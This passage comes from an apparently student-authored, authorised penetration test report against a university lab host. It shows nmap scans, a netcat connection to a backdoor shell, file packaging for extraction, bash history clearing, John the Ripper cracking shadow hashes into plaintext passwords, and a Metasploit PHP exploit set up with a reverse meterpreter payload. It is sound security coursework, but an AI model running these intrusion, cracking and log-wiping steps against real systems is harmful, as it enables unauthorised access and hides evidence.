
6. Some account passwords did not work however, this provides an opportunity to attempt local file movement into folders from which we could extract.



```
cd bilbo
ls
Put_Me_In_Your_Report_Bilbo_Baggins.jpg
Put_Me_In_Your_Report_Frodo.png
Put_Me_In_Your_Report_Samwise.png
bilbo.tar.gz
tree.txt
mv Put_Me_In_Your_Report_Samwise.png /home/samwise
```


Figure 24 internal file movement

7. Finally, attempts to clear logs were made.



```
cd .bash_history
bash: line 29: cd: .bash_history: No such file or directory
tail .bash_history
tail: cannot open `.bash_history' for reading: No such file or directory
ls -l
total 84
drwxr-xr-x   2 root   root  4096 Jan 18  2009 bin
drwxr-xr-x   2 root   root  4096 Nov  8 20:33 boot
drwxr-xr-x  19 root   root 14520 Apr 19 17:00 dev
drwxr-xr-x  12 root   root  4096 Oct 14  2007 dvl
drwxr-xr-x   4 root   root  4096 Apr 27  2008 eclipse
drwxr-xr-x  59 root   root  4096 Apr 19 17:55 etc
drwxr-xr-x   6 root   root  4096 Nov  8 22:10 home
drwxr-xr-x   6 root   root  4096 Sep  1  2007 honeynet.org
drwxr-xr-x   6 root   root  4096 Jan 18  2009 lib
drwx------   2 root   root 16384 Nov  8 19:10 lost+found
drwxr-xr-x   6 root   root  4096 Nov  8 20:42 mnt
dr-xr-xr-x  17 root   root  4096 May  5  2007 opt
drwxr-xr-x  22 root   root  4096 Oct 14  2007 pentest
dr-xr-xr-x 130 root   root     0 Apr 19 17:00 proc
drwxr-xr-x  55 root   root  4096 Apr 19 18:26 root
drwxr-xr-x   2 root   root  8192 Jan 18  2009 sbin
drwxr-xr-x  11 root   root     0 Apr 19 17:00 sys
drwxrwxrwt   9 nobody root  4096 Apr 19 23:46 tmp
drwxr-xr-x  21 root   root  4096 Jan 18  2009 usr
drwxr-xr-x  20 root   root  4096 Jan 18  2009 var
cd
tail .bash_history
exit
echo "" > .bash_history
tail .bash_history

cd home
```

Figure 25 Clearing bash history to remove records of commands used



```
history -c
^C
root@tom:~# 
```


Figure 26 Clearing history

Specific commands used:

Command	Result
nc 83.105.119.24 7775	Netcat session opened on port 7775
Cat /proc/meminfo	Displayed information about the systems RAM usage
ps aux	Listed processes and statuses
tree -f -a >tree.txt	Created a full listing of directories and files on the target device
tar -czf bilbo.tar.gz tree.txt Put_Me In_Your_Report_Bilbo_Baggins.jpg	Compressed files of interest to gzip for extraction
echo " " > .bash_history	Attempted to overwrite the bash history, a log which would indicate commands used during attack
history -c	Cleared the current sessions history

2.3 VULNERABILITY 3 – WEAK PASSWORDS/CRACKING

Whilst the password and shadow files identified in the previous exploitation were cryptographically hashed we identified the hashing algorithm as md5 due to the prefix ID of 1. md5 is considered to be a weak algorithm for passwords so to demonstrate this the hash files pulled from the /etc/shadow/ directory were run through John the Ripper (JTR)[10], JTR quickly identified passwords for faramir and bilbo.




```
root@tom:~# john Desktop/shadow
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string
is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading the
se as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5cry
pt, crypt(3) $1$ [MD5 128/128 XOP 4x2])
Press 'q' or Ctrl-C to abort, almost any other key for
status
password         (faramir)
Batman1          (bilbo)
2g 0:00:18:05  3/3 0.001842g/s 10849p/s 32531c/s 32531C/s resed..res1r
Use the "--show" option to display all of the cracked passwords reliably
```

Figure 27John the Ripper identifies passwords for faramir and bilbo

2.4 VULNERABILITY 4 – ATTEMPTED VNC ACCESS

Attempting access to the VNC[11] recognised on ports 5802 and 5902 identified the service as IcedTea-web (1.6.2), a fully patched version with no current CVEs. A copy of TightVNC was installed and access was attempted using previously identified credentials, all of which failed.



```
INFO: Created user preferences directory.
Aug 03, 2016 3:32:49 PM com.glavsoft.viewer.swing.
oInBackground
INFO: Trying to connect to 83.105.119.24:5902
Aug 03, 2016 3:32:49 PM com.glavsoft.viewer.swing
oInBackground
INFO: Connecting to host 83.105.119.24:5902
Aug 03, 2016 3:32:49 PM com.glavsoft.viewer.swing
NetworkConnection
INFO: Connected
Aug 03, 2016 3:32:49 PM com.glavsoft.viewer.swing
ackground
INFO: Handshaking with remote host
Aug 03, 2016 3:32:49 PM com.glavsoft.rfb.protocol.
colVersion
INFO: Server protocol string: RFB 003.007
Aug 03, 2016 3:32:49 PM com.glavsoft.rfb.protocol.handlers.Handshaker handshake
INFO: Set protocol version to: 3.7
Aug 03, 2016 3:32:49 PM com.glavsoft.rfb.protocol.handlers.Handshaker auth37_38
INFO: Security Types received (2): [2, 16]
Aug 03, 2016 3:32:49 PM com.glavsoft.rfb.protocol.handlers.Handshaker selectAuth
HandlerId
INFO: Security Type accepted: TIGHT_AUTHENTICATION
```

Server '83.105.119.24:5902' requires VNC authentication


Password:

Handshaking with remote host

Figure 28 TightVNC connection attempt using identified passwords

[10] A password cracker designed to detect weak Unix passwords

[11] Virtual Network Computing a graphical user interface to remotely control another computer


New TightVNC Connection

Remote Host: 83.105.119.24

Port: 5

☐ Use SSH tunr

SSH Server:

SSH Port: 2

SSH User:

ot specified)


Handshaking with remote host

Authentication Failed

Authentication failed
Try another connection?

Figure 29 Authentication failure

Retrospectively Offensive Security (2016), showed that Metasploit auxiliary module vnc_none_auth would have expedited this check. The password identified previously from root/.vnc may have logged us into the system using genuine user credentials, but there appears to be an encoding issue possibly due to a different language setting on the target device ("ï¿½orï¿½%ï¿½ï¿½ï¿½ï¿½orï¿½%ï¿½ï¿½ï¿½").



Filter | Select columns | ☐ Show only checked | ☐ Show only cracked


		User	Password	Hash	Formats	GECOS
1	☑	?		ï¿½orï¿½%ï¿½ï¿½ï¿½...		
2	☑	?	NO PASSWORD			
3	☑	?		0000000 6f86 d572...		
4	☑	?		0000010		
5	☑	?	NO PASSWORD			

100% (2/2: 2 cracked, 0 left) [format=]

Figure 30 VNC failed password attempt from /root/.vnc/passwd

2.5 VULNERABILITY 5 – PHP/4.4.4

102 vulnerabilities were noted for the PHP/4.4.4 service and a Metasploit module was discovered during our research. Esser's (2007) exploit exposed a vulnerability in the integer overflow of PHP webserver extensions, which, according to Moore (2007), may have been used in the vandalism of the 1 in 70 phpBBs defaced during 2007.



PHP » PHP » 4.4.4 : Vulnerability Statistics


Vulnerabilities (102) Related Metasploit Modules (Cpe Name:*cpe:/a:php:php:4.4.4*)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Ga Privil

Figure 31 CVE database identifying Metasploit modules




Metasploit Modules Related To PHP PHP 4.4.4

CVE-2007-1286 PHP 4 unserialize() ZVAL Reference Counter Overflow (Cookie)

This module exploits an integer overflow vulnerability in the unserialize() function of the PHP web server vulnerability was patched by Stefan in version 4.5.0 and applies all previous versions supporting this function. module targets numerous web applications and is based on the proof of concept provided by Stefan Esser. Tl

Figure 32 The Metasploit module relating to PHP 4

The module was loaded in Metasploit, setting the required parameters, then launched. A session was not created however which is believed to be due to NAT'ing at the testers end. Should the meterpreter session have been created a powerful shell with commands for file systems, systems, networking, user interface and webcam would have been available.



```
Module options (exploit/multi/php/php_unserialize_zval_cookie):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   COOKIENAME                   no        The name of the cookie passed to unserialize()
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST       83.105.119.24    yes       The target address
   RPORT       80               yes       The target port
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   URI                          no        The path to vulnerable PHP script
   VHOST                        no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DebugOptions  0                no        Debugging options for POSIX meterpreter
   LHOST         37.60.74.162     yes       The listen address
   LPORT         443              yes       The listen port

msf exploit(php_unserialize_zval_cookie) > set LPORT 80
LPORT => 80
msf exploit(php_unserialize_zval_cookie) > exploit

[-] 83.105.119.24:80 - Exploit failed: A target has not been selected.
[*] Exploit completed, but no session was created.
```

Figure 33 Metasploit attempt

3. PART B - PENETRATION TEST REPORT

3.1 DOCUMENT DETAILS

Company	Staffordshire University
Document Title	Penetration_Test03082016_1400(RAID)
Date	3 August 2016
Ref	COCS60533
Classification	Public
Document Type	Report

Recipients

Name	Title	Company
Tomasz Bosakowski	Lecturer, Faculty of Computing, Eng and Sciences	Staffordshire University
Behnam Bazli	Lecturer, Faculty of Computing, Eng and Sciences	Staffordshire University

Document History

Date	Version	Author	Comment
10 August 2016	1.0	Thomas Webb	Initial draft
19 August 2016	1.1	Thomas Webb	Review
25 August 2016	1.2	Thomas Webb	Issued Report

3.2 EXECUTIVE SUMMARY

Staffordshire University requested a black box penetration test in order to determine its exposure to online raid attacks. The tests activities replicated the conduct of a malicious actor attempting an attack against Stafford University and intended to:

- Penetrating Stafford University’s network infrastructure via an external attack.
- Determine the impact of the above infiltration on the confidentiality and integrity of sensitive data.

3.3 SUMMARY OF RESULTS

The penetration test successfully identified a number of issues, the target is vulnerable to attacks which allow malicious actors to affect confidentiality, integrity and availability of services and sensitive data. Admission to the machine was gained by both direct entry with leaked user credentials and backdoor access. The overarching recommendation is that the client immediately patches or replaces unsupported systems, remove backdoor access and implement stronger password policy to minimise risk/likelihood that vulnerabilities on the target system are exploited in a malicious attack. In conclusion, a number of areas have been identified where poorly configured, outdated or unsupported systems result in a risk to the client, we must, therefore, declare the system as insecure.

3.4 INTRODUCTION

A penetration test took place on 3 August 2016 against target IP 83.105.119.24. Testing was conducted using a Kali Linux 2016.1 virtual machine from a remote location, Lincoln, Lincolnshire. The tools used are commonly available to attackers.

A. SCOPE

The goal of this pen-test, as agreed during pre-engagement discussions (5 July 2016), was to identify vulnerabilities, from the target's exposed external perimeter, which a hacker could exploit.

Systems tested as part of the engagement

- OpenSSH 4.4 (protocol 1.99)
- Apaches http 1.3.37
- PHP/4.4.4)
- TightVNC 1.2.8
- Shell

B. TERMINOLOGY

The following terms are used throughout the report:

- **Penetration tester or tester:** The ethical hacker conducting the test
- **Black box testing:** A simulated attack where the tester has no prior knowledge of the network
- **Common Vulnerabilities and Exposures (CVE):** A list of information security vulnerabilities and exposures that aim to provide common names for publicly known cyber security issues.
- **Confidentiality:** information is not made available or disclosed to unauthorised entities.
- **Integrity:** data cannot be modified by unauthorised entities.
- **Availability:** information is available when needed.

C. RULES OF ENGAGEMENT

- The testing period was set between the hours of 1400 and 1800 on 3 August 2016.
- Clients were available through email and phone should testing have caused outages or compromised sensitive data. Continuous updates were not required.
- No security controls detecting or preventing testing would be in place for the duration of the test.
- Sensitive data shown to be accessible during the test will not be retained by the tester once the penetration test report is submitted.
- Testing covered both local vulnerability on compromised machines and attempted privilege escalation for onward exploitation.
- Testing did not attempt to disturb system availability.

DISCLAIMER

Whilst this test provides a comprehensive and systematic check of the systems security it would be misguided to believe mitigations will provide 100% security.

3.5 ATTACK NARRATIVE

A. INITIAL SCANNING & ENUMERATION OF SERVICES

The penetration test began with port scans. Using nmap, a port scanner, open TCP ports were identified using the TCP connect scanning. A UDP port was also identified using the UDP scan. The commands used were:

- nmap –sT -p- 83.105.119.24 (TCP connect scan on all 65534 ports)
- nmap –sT –Pn 83.105.119.24 (TCP connect scan on all 65534 ports ignoring discovery)
- nmap –sUV 83.105.119.24 (UDP scan against common ports)

A more detailed scan then identified the versions of services in use on these ports. The command used was:

- nmap –PO –sV –p 22,53,80,3306,5802,5902,6000,6002,7775 83.105.119.24


TCP connect scan	Port	State	Service
	22/tcp	open	ssh
	53/tcp	open	domain
	80/tcp	open	http
	3306/tcp	open	mysql
	5802/tcp	open	vnc-hhtp-2
	5902/tcp	open	vnc-2
	6000/tcp	open	X11
	6002/tcp	open	X11:2
	7775/tcp	open	Unknown
TCP connect scan ignoring discovery	22/tcp	open	ssh
	25/tcp	filtered	smtp
	53/tcp	open	domain
	80/tcp	open	http
	135/tcp	filtered	msrpc
	139/tcp	filtered	netbios-ssn
	445/tcp	filtered	microsoft-ds
	514/tcp	filtered	shell
	3306/tcp	open	mysql
	5802/tcp	open	vnc-http-2
	5902/tcp	open	vnc-2
	6000/tcp	open	X11
	6002/tcp	open	X11:2
	7775/tcp	open	Unknown
UDP scan	53/udp	open	Mikrotik DNS Service info: device router

Table 1 nmap scan results

Version Scan	Port	Service	Version
	22/tcp	ssh	OpenSSH 4.4 (protocol 1.99)
	53/tcp	domain	MikroTik Router OS named or OpenDNS Updater
	80/tcp	http	Apache http 1.3.37 (Unix PHP/4.4.4)
	5802/tcp	VNC http	TightVNC 1.2.8 (user: root; resolution: 1024x800; VNC TCP port: 5902)
	5902/tcp	VNC	VNC (Protocol 3.7)
	6000	X11	(access denied)
	6002	X11	(access denied)
	7775/tcp	shell	Bash shell (**BACKDOOR**)
	Service Info: OS: Unix		

Table 2 version scan results

Using a specialist search engine, Shodan.io, also indicated the system was likely to be running a Java RMI on port 1099, see figure 27.



Ports

53 | 1099

Services

53
tcp
dns-tcp — 9.4.2

53
udp
dns-udp — 9.4.2

